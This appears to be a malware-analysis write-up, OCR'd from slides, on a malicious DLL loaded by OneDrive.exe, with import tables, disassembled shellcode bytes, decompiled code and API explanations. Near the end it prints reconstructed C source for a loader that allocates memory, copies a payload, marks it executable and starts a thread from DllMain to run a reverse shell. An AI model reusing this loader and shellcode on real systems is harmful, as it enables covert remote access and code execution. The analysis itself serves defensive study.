RtlCaptureContext	-	0x000000000000307C	0x000000000000307C	1257 (0x04E9)	execution	-
GetCurrentProcess	x	0x00000000000030F8	0x00000000000030F8	554 (0x022A)	execution	T1057 | Process Discovery
TerminateProcess	x	0x000000000000310C	0x000000000000310C	1462 (0x05B6)	execution	-
GetCurrentThreadId	x	0x000000000000316C	0x000000000000316C	559 (0x022F)	execution	T1057 | Process Discovery

Analyzing the malicious DLL: static analysis


- **VirtualAlloc:** Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process.

- **VirtualProtect:** Changes the protection on a region of committed pages in the virtual address space of the calling process.


- **CreateThread:** Creates a thread to execute within the virtual address space of the calling process.

https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc
https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualprotect
https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread


Analyzing the malicious DLL: static analysis



```
                         DAT_180004040                                   XREF[3]:     FUN_1800(
                                                                                      FUN_1800(
                                                                                      FUN_1800(
180004040 fc             ??          FCh
180004041 48             ??          48h     H
180004042 83             ??          83h
180004043 e4             ??          E4h
180004044 f0             ??          F0h
180004045 e8             ??          E8h
180004046 cc             ??          CCh
180004047 00             ??          00h
180004048 00             ??          00h
180004049 00             ??          00h
18000404a 41             ??          41h     A
18000404b 51             ??          51h     Q
18000404c 41             ??          41h     A
18000404d 50             ??          50h     P
18000404e 52             ??          52h     R
18000404f 51             ??          51h     Q
```




```
  local_18[0] = 0;
  lpStartAddress = (undefined4 *)VirtualAlloc((LPVOID)0x0,0x1fe,0x3000,4);
  lVar7 = 3;
  puVar4 = (undefined4 *)&DAT_180004040;
  puVar5 = lpStartAddress;
  do {
    puVar8 = puVar5;
    puVar6 = puVar4;
    uVar1 = puVar6[1];
    uVar2 = puVar6[2];
    uVar3 = puVar6[3];
    *puVar8 = *puVar6;
    puVar8[1] = uVar1;
    puVar8[2] = uVar2;
    puVar8[3] = uVar3;
    uVar1 = puVar6[5];
    uVar2 = puVar6[6];
    uVar3 = puVar6[7];
    puVar8[4] = puVar6[4];
    puVar8[5] = uVar1;
```




```
memset(&DAT_180004040,0,0x1fe);
VirtualProtect(lpStartAddress,0x1fe,0x20,local_18);
CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,(LPTHREAD_START_ROUTINE)lpStartAddress,(LPVOID)0x0,0,
             (LPDWORD)0x0);
```

Analyzing the malicious DLL: static analysis




```
lpStartAddress = (undefined4 *)VirtualAlloc((LPVOID)0x0,460,0x3000,4);
```

```
LPVOID VirtualAlloc(
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect
);
```



Value	Meaning
MEM_COMMIT 0x00001000	Allocates memory charges (from the overall size of memory and the paging files on disk) for the specified reserved memory pages. The function also guarantees that when the caller later initially accesses the memory, the contents will be zero. Actual physical pages are not allocated unless/until the virtual addresses are actually accessed. To reserve and commit pages in one step, call **VirtualAlloc** with `MEM_COMMIT | MEM_RESERVE`. Attempting to commit a specific address range by specifying **MEM_COMMIT** without **MEM_RESERVE** and a non-**NULL** *lpAddress* fails unless the entire range has already been reserved. The resulting error code is **ERROR_INVALID_ADDRESS**. An attempt to commit a page that is already committed does not cause the function to fail. This means that you can commit pages without first determining the current commitment state of each page. If *lpAddress* specifies an address within an enclave, *flAllocationType* must be **MEM_COMMIT**.
MEM_RESERVE 0x00002000	Reserves a range of the process's virtual address space without allocating any actual physical storage in memory or in the paging file on disk. You can commit reserved pages in subsequent calls to the **VirtualAlloc** function. To reserve and commit pages in one step, call **VirtualAlloc** with **MEM_COMMIT | MEM_RESERVE**. Other memory allocation functions, such as **malloc** and LocalAlloc, cannot use a reserved range of memory until it is released.




PAGE_READWRITE
0x04

VirtualAlloc: Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process. If the function succeeds, **the return value is the base address of the allocated region of pages** → We are allocating 460 bytes of read/write memory pages on OneDrive's memory space.

Analyzing the malicious DLL: static analysis


memcpy: Copies bytes between buffers → We are copying some data into the newly allocated memory space.



```
                     DAT_180005080                              XREF[3]:     FUN_18000
                                                                             FUN_18000
                                                                             FUN_18000
180005080 fc           ??          FCh
180005081 48           ??          48h    H
180005082 83           ??          83h
180005083 e4           ??          E4h
180005084 f0           ??          F0h
180005085 e8           ??          E8h
180005086 c0           ??          C0h
180005087 00           ??          00h
180005088 00           ??          00h
180005089 00           ??          00h
18000508a 41           ??          41h    A
18000508b 51           ??          51h    Q
18000508c 41           ??          41h    A
18000508d 50           ??          50h    P
18000508e 52           ??          52h    R
18000508f 51           ??          51h    Q

                     DAT_180005090                              XREF[1]:     FUN_18000
180005090 56           ??          56h    V
180005091 48           ??          48h    H
180005092 31           ??          31h    1
180005093 d2           ??          D2h
180005094 65           ??          65h    e
180005095 48           ??          48h    H
180005096 8b           ??          8Bh
180005097 52           ??          52h    R
180005098 60           ??          60h    `
180005099 48           ??          48h    H
18000509a 8b           ??          8Bh
18000509b 52           ??          52h    R
18000509c 18           ??          18h
18000509d 48           ??          48h    H
18000509e 8b           ??          8Bh
18000509f 52           ??          52h    R
```

```
  puVar4 = (undefined4 *)&DAT_180005080;
  puVar5 = lpStartAddress;
  do {
    puVar8 = puVar5;
    puVar6 = puVar4;
    uVar1 = puVar6[1];
    uVar2 = puVar6[2];
    uVar3 = puVar6[3];
    *puVar8 = *puVar6;
    puVar8[1] = uVar1;
    puVar8[2] = uVar2;
    puVar8[3] = uVar3;
    uVar1 = puVar6[5];
    uVar2 = puVar6[6];
    uVar3 = puVar6[7];
    puVar8[4] = puVar6[4];
    puVar8[5] = uVar1;
    puVar8[6] = uVar2;
    puVar8[7] = uVar3;
    uVar1 = puVar6[9];
    uVar2 = puVar6[10];
    uVar3 = puVar6[0xb];
    puVar8[8] = puVar6[8];
    puVar8[9] = uVar1;
    puVar8[10] = uVar2;
    puVar8[0xb] = uVar3;
    uVar1 = puVar6[0xd];
    uVar2 = puVar6[0xe];
    uVar3 = puVar6[0xf];
    puVar8[0xc] = puVar6[0xc];
    puVar8[0xd] = uVar1;
    puVar8[0xe] = uVar2;
    puVar8[0xf] = uVar3;
    uVar1 = puVar6[0x11];
    uVar2 = puVar6[0x12];
    uVar3 = puVar6[0x13];
    puVar8[0x10] = puVar6[0x10];
    puVar8[0x11] = uVar1;
    puVar8[0x12] = uVar2;
```

Analyzing the malicious DLL: static analysis



```
memset(&DAT_180005080,0,460);
```


```
                    DAT_180005080
180005080 fc        ??        FCh
180005081 48        ??        48h
180005082 83        ??        83h
180005083 e4        ??        E4h
180005084 f0        ??        F0h
180005085 e8        ??        E8h
180005086 c0        ??        C0h
180005087 00        ??        00h
180005088 00        ??        00h
180005089 00        ??        00h
18000508a 41        ??        41h
18000508b 51        ??        51h
18000508c 41        ??        41h
18000508d 50        ??        50h
18000508e 52        ??        52h
18000508f 51        ??        51h
```

C

```
void *memset(
   void *dest,
   int c,
   size_t count
);
```

memset: Sets a buffer to a specified character → We are clearing out the payload buffer since its already copied to the newly allocated memory.

Analyzing the malicious DLL: static analysis



```
VirtualProtect(lpStartAddress,0x1fe,0x20,local_18);
```


```
BOOL VirtualProtect(
  [in]  LPVOID lpAddress,
  [in]  SIZE_T dwSize,
  [in]  DWORD  flNewProtect,
  [out] PDWORD lpflOldProtect
);
```

PAGE_EXECUTE_READ

0x20

VirtualProtect: Changes the protection on a region of committed pages in the virtual address space of the calling process → We are changing the permissions of the newly allocated memory from RW to RX.

Analyzing the malicious DLL: static analysis




```
CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,(LPTHREAD_START_ROUTINE)lpStartAddress,(LPVOID)0x0,0,
             (LPDWORD)0x0);
```

```
HANDLE CreateThread(
  [in, optional]  LPSECURITY_ATTRIBUTES   lpThreadAttributes,
  [in]            SIZE_T                  dwStackSize,
  [in]            LPTHREAD_START_ROUTINE  lpStartAddress,
  [in, optional]  __drv_aliasesMem LPVOID lpParameter,
  [in]            DWORD                   dwCreationFlags,
  [out, optional] LPDWORD                 lpThreadId
);
```


CreateThread: Creates a thread to execute within the virtual address space of the calling process → Finally, we create a thread to execute the payload we copied in the newly allocated memory.

Analyzing the malicious DLL: static analysis




```
    0xd5, 0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d,
    0xff, 0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb,
    0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41,
    0x89, 0xda, 0xff, 0xd5
};
unsigned int payload_len = 460;

void go() {
    DWORD    dwOldProtection = NULL;
    PVOID pMemoryAddress = VirtualAlloc(NULL, payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE); //Allocates memory to store the payload with Read/Write permissions
    memcpy(pMemoryAddress, payload, payload_len); //Copies the payload to the allocated memory
    memset(payload, '\0', payload_len); //Clears the payload variable since its not needed anymore
    VirtualProtect(pMemoryAddress, payload_len, PAGE_EXECUTE_READ, &dwOldProtection); //Changes the memory protection to allow execution
    CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE)pMemoryAddress, NULL, 0, NULL); //Creates a new thread pointing to the allocated memory, which contains the payload
}

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        go(); //Execute reverse shell when DLL is attached to a process
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

Analyzing the malicious DLL: dynamic analysis




Time of Day	Process Name	PID	Operation	Path	Result
10:31:41.4035022	OneDrive.exe	6408	CloseFile	C:\Windows\System32\secur32.dll	SUCCESS
